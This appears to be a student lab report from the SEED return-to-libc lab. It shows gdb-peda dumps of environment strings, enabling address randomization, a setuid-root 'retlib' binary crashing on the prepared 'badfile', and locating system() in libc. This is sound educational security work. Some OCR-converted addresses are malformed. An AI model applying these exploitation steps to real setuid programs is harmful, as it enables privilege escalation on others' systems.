0xbfffffc3f: "MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path"
0xbfffffc75: "GDM_LANG=en_US"
0xbfffffc84: "IM_CONFIG_PHASE=1"
0xbfffffc96: "COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx"
0xbfffffcba: "LINES=36"
0xbfffffc3: "GDMSESSION=ubuntu"
0xbffffcd5: "GTK2_MODULES=overlay-scrollbar"
0xbfffffc4: "SESSIONTYPE=gnome-session"
0xbfffffd0e: "XDG_SEAT=seat0"
0xbfffffd1d: "HOME=/home/seed"
0xbfffffd2d: "SHLVL=1"
0xbfffffd35: "LANGUAGE=en_US"
0xbfffffd44: "GNOME_DESKTOP_SESSION_ID=this-is-deprecated"
0xbfffffd70: "LIBGL_ALWAYS_SOFTWARE=1"
0xbfffffd88: "UPSTART_INSTANCE="

```

VM 1 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

```
0xbffffd9a: "LOGNAME=seed"
0xbffffda7: "XDG_SESSION_DESKTOP=ubuntu"
0xbffffdc2: "UPSTART_EVENTS=xsession started"
0xbffffde2: "COMPIZ_BIN_PATH=/usr/bin/"
0xbffffdfc: "MYSHELL=/bin/sh"
0xbfffffe0c: "QT4_IM_MODULE=xim"
0xbfffffe1e: "XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/:/var/lib/snapd/desktop"
0xbfffffe4: "J2SDKDIR=/usr/lib/jvm/java-8-oracle"
0xbfffffea8: "DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-0bvx5DXXSx"
0xbfffffee4: "LESSOPEN=| /usr/bin/lesspipe %s"
0xbfffff04: "UPSTART_JOB=unity7"
0xbfffff17: "INSTANCECE="
0xbfffff21: "DISPLAY=:0"
0xbfffff2c: "XDG_RUNTIME_DIR=/run/user/1000"
0xbfffff4b: "J2REDIR=/usr/lib/jvm/java-8-oracle/jre"
0xbfffff72: "GTK_IM_MODULE=ibus"
0xbfffff85: "XDG_CURRENT_DESKTOP=Unity"
0xbfffff9f: "LESSCLOSE=/usr/bin/lesspipe %s %s"
0xbfffffc1: "XAUTHORITY=/home/seed/.Xauthority"
0xbfffffe3: "/home/seed/newretlib_gdb"
0xbfffffc: ""
0xbfffffd: ""
0xbfffffe: ""
0xbffffff: ""

0xc0000000: <error: Cannot access memory at address 0xc0000000>
```

Windows Type here to search 01:37 02-03-2021 Right Ctrl



VM 1 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

```
gdb-peda$ x/100s 0xbfffffc7
0xbfffffc7:   ""
0xbfffffc8:   "\353\357\377\277"
0xbfffffc9:   ""
0xbfffffc:   ""
0xbfffffc1:   ""
0xbfffffd0:   ""
0xbfffffd1:   ""
0xbfffffd2:   ""
0xbfffffd3:   ""
0xbfffffd4:   ""
0xbfffffd5:   ""
0xbfffffd6:   ""
0xbfffffd7:   ""
0xbfffffd8:   ""
0xbfffffd9:   ""
0xbfffffd:   ""
0xbfffffd10:  "c\016\365\201\233\070\026\305\311\332Z\264\323i686"
0xbfffffd11:  ""
0xbfffffd12:  ""
0xbfffffd13:  ""
0xbfffffd14:  ""
0xbfffffd15:  ""
0xbfffffd16:  ""
0xbfffffd17:  ""
0xbfffffd18:  ""
0xbfffffd19:  ""
0xbfffffd1a:  "/home/seed/newretlib_gdb"
0xbfffffd13:  "XDG_VTNR=7"
0xbfffffd1e:  "XDG_SESSION_ID=c1"
0xbfffffd30:  "CLUTTER_IM_MODULE=xim"
0xbfffffd46:  "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbfffffd76:  "SESSION=ubuntu"
0xbfffffd85:  "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbfffffd06:  "ANDROID_HOME=/home/seed/android/android-sdk-linux"
```

Windows Type here to search 01:38 02-03-2021 Right Ctrl




A screenshot of a Windows desktop environment. In the foreground, there is a terminal window titled "VM 1 [Running] - Oracle VM VirtualBox" showing a list of environment variables. The variables include XDG\_SESSION\_TYPE=x11, JAVA\_HOME=/usr/lib/jvm/java-8-oracle, and various GDMSESSION and SESSIONTYPE entries. The desktop background is dark. The taskbar at the bottom has icons for File Explorer, Task View, Edge, File Explorer, Mail, Edge, Task View, and File Explorer. The system tray on the right shows network status, battery level (01:38), and date (02-03-2021).

## Task 5: Address Randomization

In this task we will turn on randomization and repeat the attack from task 1 in the following randomization is set to 2 to enable address randomization. In this task, let us turn on Ubuntu's address randomization protection. We run the same attack developed in Task

### Commands:

```
$ sysctl kernel.randomize_va_space  
$ sysctl -w kernel.randomize_va_space=2  
$ ls -l retlib badfile exploit  
$ ./retlib
```



```
[03/02/21]seed@PES2201800618_AmruthaBS_VM1:~$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[03/02/21]seed@PES2201800618_AmruthaBS_VM1:~$ ls -l retlib badfile exploit
-rw-rw-r-- 1 seed seed 40 Mar 1 14:20 badfile
-rwxrwxr-x 1 seed seed 7472 Mar 1 14:20 exploit
-rwsr-xr-x 1 root seed 9692 Mar 1 13:45 retlib
[03/02/21]seed@PES2201800618_AmruthaBS_VM1:~$ ./retlib
Segmentation fault
[03/02/21]seed@PES2201800618_AmruthaBS_VM1:~$
```


\$ gdb retlib\_gdb

\$ b bof

\$ r

\$ show disable-randomization

\$ p system



```
[03/02/21]seed@PES2201800618_AmruthaBS_VM1:~$ gdb retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file retlib.c, line 10.
gdb-peda$ r
Starting program: /home/seed/retlib

Type here to search 23:06
2021-03-02 12:36 PM Right Ctrl
```

```

VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
ECX: 0x0
EDX: 0xb77ac000 --> 0x1b1db0
ESI: 0xb77ac000 --> 0x1b1db0
EDI: 0xb77ac000 --> 0x1b1db0
EBP: 0xbfdcbc98 --> 0xbfdbcc8 ("badfile")
ESP: 0xbfdcbc80 --> 0x80485c2 ("badfile")
EIP: 0x8048ac1 (<bof+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov esp,ebp
0x80484be <bof+3>: sub esp,0x18
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>: push 0x28
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax
[-----stack-----]
0000| 0xbfdbcc80 --> 0x80485c2 ("badfile")
0004| 0xbfdbcc84 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbfdbcc88 --> 0x1
0012| 0xbfdbcc8c --> 0xb7858400 (<_IO_new_fopen>: push ebx)
0016| 0xbfdbcc90 --> 0xb77addbc --> 0xbfdbcc7c --> 0xbfdbd02a ("XDG_VTNR=7")
0020| 0xbfdbcc94 --> 0xb7658400 (<_IO_new_fopen+6>: add ebx,0x153bfa)
0024| 0xbfdbcc98 --> 0xbfdbcc8 --> 0x0
0028| 0xbfdbcc9c --> 0x804850f (<main+52>: add esp,0x10)
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x8743008) at retlib.c:10
10 fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7634da0 <_libc_system>
gdb-peda$ 

```

```

$ gdb retlib_gdb
$ b main
$ r
$ show disable-randomization
$ p system

```

VM 1 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

```
[03/02/21]seed@PES2201800618_AmruthaBS_VM1:~$ gdb retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib...done.
gdb-peda$ b main
Breakpoint 1 at 0x80484ec: file retlib.c, line 17.
gdb-peda$ r
Starting program: /home/seed/retlib

[-----registers-----]
EAX: 0xb76eedbc --> 0xbfc0482c --> 0xbfc0602a ("XDG_VTNR=7")
EBX: 0x0
ECX: 0xbfc04790 --> 0x1
EDX: 0xbfc047b4 --> 0x0
ESI: 0xb76ed000 --> 0x1b1bdb0
EDI: 0xb76ed000 --> 0x1b1bdb0
EBP: 0xbfc04778 --> 0x0
ESP: 0xbfc04760 --> 0x1
EIP: 0x80484ec (<main+17>: sub esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80484e6 <main+11>: mov ebp,esp
0x80484e8 <main+13>: push ecx
0x80484e9 <main+14>: sub esp,0x14
[-----stack-----]
0000| 0xbfc04760 --> 0x1
0004| 0xbfc04764 --> 0xbfc06018 ("~/home/seed/retlib")
0008| 0xbfc04768 --> 0xbfc0482c --> 0xbfc0602a ("XDG_VTNR=7")
0012| 0xbfc0476c --> 0x8048561 (<_libc_csu_init+33>: lea eax,[ebx-0xf8])
0016| 0xbfc04770 --> 0xb76ed3dc --> 0xb76ee1e0 --> 0x0
0020| 0xbfc04774 --> 0xbfc04790 --> 0x1
0024| 0xbfc04778 --> 0x0
0028| 0xbfc0477c --> 0xb7553637 (<_libc_start_main+247>: add esp,0x10)
[-----]

Legend: code, data, rodata, value
```

Type here to search

12:38 PM 02-03-2021

VM 1 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

```
[03/02/21]seed@PES2201800618_AmruthaBS_VM1:~$ gdb retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib...done.
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7575da0 <_libc_system>
gdb-peda$
```

Type here to search

12:38 PM 02-03-2021